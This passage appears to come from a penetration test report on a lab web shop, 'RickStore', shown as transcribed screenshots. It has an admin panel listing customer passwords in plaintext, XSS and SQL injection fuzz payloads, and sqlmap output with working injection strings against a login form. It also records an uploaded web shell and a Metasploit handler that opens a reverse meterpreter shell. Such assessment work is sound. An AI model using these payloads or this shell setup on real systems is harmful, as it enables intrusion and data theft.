


Welcome To "RickStore" Admin Panel As: admin

Customer Information

Check	ID	FullName	UserName	Phone	Email	Password	Re-Password	Country	City	Address	PostalCode	Actions
☐	17	Steve Brown	hacklab	063 89898989	hacklab@hacklab.com	hacklab	hacklab	Scotland	Dundee	1 Bell Street	DD1 1HG	
☐	18	Tom Jones	tjones	+252-63-418440	tjones@gmail.com	osman123	osman123	Scotland	Dundee	2 Brown Street	NY11FR	
☐	19	Arthur Boruc	ABoruc	+252-63-4138440	Aboruc@gmail.com	abc	abc	Scotland	Aberdeen	3 White Street	AA19AS	
☐	20											

Figure 28: Admin account can access all accounts.


GET:images(C)
GET:index.php
POST:insertCustomer.php(address,email,name,password1,pas
GET:js
js
GET:js(C)
GET:login.php
GET:products.php
GET:products.php(command,productid)
PYHAUUTIYKCB
GET:robots.txt
GET:Sign In.php
GET:sitemap.xml
GET:thankyou.php(id)
POST:userValidate.php(furaha,loginkeeping,magaca,submit)
POST:userValidate.php(furaha,magaca,submit)
GET:view_cart.php
GET:warehouse_1.php
GET:warehouse_1.php(command,productid)
GET:warehouse_2.php
GET:warehouse_2.php(command,productid)
https://content-signature-2.cdn.mozilla.net
https://getpocket.cdn.mozilla.net
https://location.services.mozilla.com
History
Search
Alerts
Output
WebSockets
Spider
New Scan
Progress: 0: http://192.168.1.20
100%
Current Scans: 0
URLs Found: 326
URLs
Added Nodes
Messages
Header: Text
Body: Text
Fuzz Locations:
Payloads
Add Payload
Find Next
Find Previous
Cancel
Add

```
POST http://192.168.1.20/userValidate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko
/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://192.168.1.20
Connection: keep-alive
Referer: https://192.168.1.20/login.php
Cookie: PHPSESSID=1j1309tum66sbv4h5553anbhe5
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

magaca=f&furaha=f&submit=+Login
```

Location: Body [7, 8]

Value: f

Type: File Fuzzers

Recursive Fuzzers ☐ · Replacive Fuzzers ☐ · SQL Injection ✓ · URI Exploits ☐ · User Agents ☐ · Web Server ☐ · XML Injection ☐ · XPath Injection ☐ · XSS ✓ · Zero Fuzzers ☐

Payloads Preview:

```
ASP .NET validateRequest
  1: </XSS STYLE=xss:expression(alert('XSS'))>
  2: XSS STYLE=xss:e/**/xpression(alert('XSS'))>
  3: XSS-STYLE=xss:e/**/xpression(alert('XSS'))>
  4: XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS')
  5: "><script>alert('XSS')</script>

Active SQL Injection
  1: '; exec master..xp_cmdshell 'ping 10.10.1.2'-
  2: create user name identified by 'pass123'
  3: create user name identified by pass123 tempor
  4: ' ; drop table temp --
  5: exec sp_addlogin 'name' , 'password'
  6: exec sp_addsrvrolemember 'name' , 'sysadmin'
```

Processed	Method	URI
🟢	GET	http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguM
🟢	GET	http://192.168.1.20/css/fonts/?C=N;O=A
🟢	GET	http://192.168.1.20/css/fonts/?C=M;O=D

Figure 30: OWASP ZAP was used to fuzz for SQL Injection and XSS flaws on the login page.






Figure 33: It was possible to login to a random user account with manual SQL Injection.



```
root@kali:~# sqlmap -r Desktop/test2.txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
al. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev
elopers assume no liability and are not responsible for any misuse or damage caused by this progr
am

[*] starting @ 12:23:03 /2020-11-23/

[12:23:03] [INFO] parsing HTTP request from 'Desktop/test2.txt'
[12:23:03] [WARNING] provided parameter 'SecretCookie' appears to be 'hex' encoded
[12:23:03] [INFO] resuming back-end DBMS 'mysql'
[12:23:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: magaca (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: magaca=abc--' OR NOT 1165=1165#&furaha=abc--&loginkeeping=loginkeeping&submit= Login

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: magaca=abc--' OR (SELECT 5251 FROM(SELECT COUNT(*),CONCAT(0x7162627871,(SELECT (ELT(
5251=5251,1))),0x717a7a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Hl
kX&furaha=abc--&loginkeeping=loginkeeping&submit= Login

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)
    Payload: magaca=abc--' OR (SELECT 4861 FROM (SELECT(SLEEP(5)))Kcmi)-- OVmv&furaha=abc--&login
keeping=loginkeeping&submit= Login
---
[12:23:03] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[12:23:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.20'
[12:23:03] [WARNING] you haven't updated sqlmap for more than 357 days!!!
```

Figure 34: SQL Map found sql injection vulnerabilities in userValidate.php


Index of /pictures

```
      Name                Last modified      Size  Description
--------------------------------------------------------------
   Parent Directory                             -
   bg.jpg              2017-08-05 03:38  37K
   fluffy.jpg          2017-08-05 03:47  67K
   rick.jpg            2017-08-05 04:44  21K
   shell.jpeg          2020-12-08 10:01  1.1K
```

Figure 42: File successfully uploaded to website



```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***

       =[ metasploit v5.0.65-dev                          ]
+ -- --=[ 1955 exploits - 1092 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.253
LHOST => 192.168.1.253
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.253:4444
[*] Sending stage (38288 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.253:4444 -> 192.168.1.20:49182) at 2020-12-09 12:59:59 -0500

meterpreter > 
```

Figure 43: Metasploit handler and meterpreter shell.

APPENDICES PART 2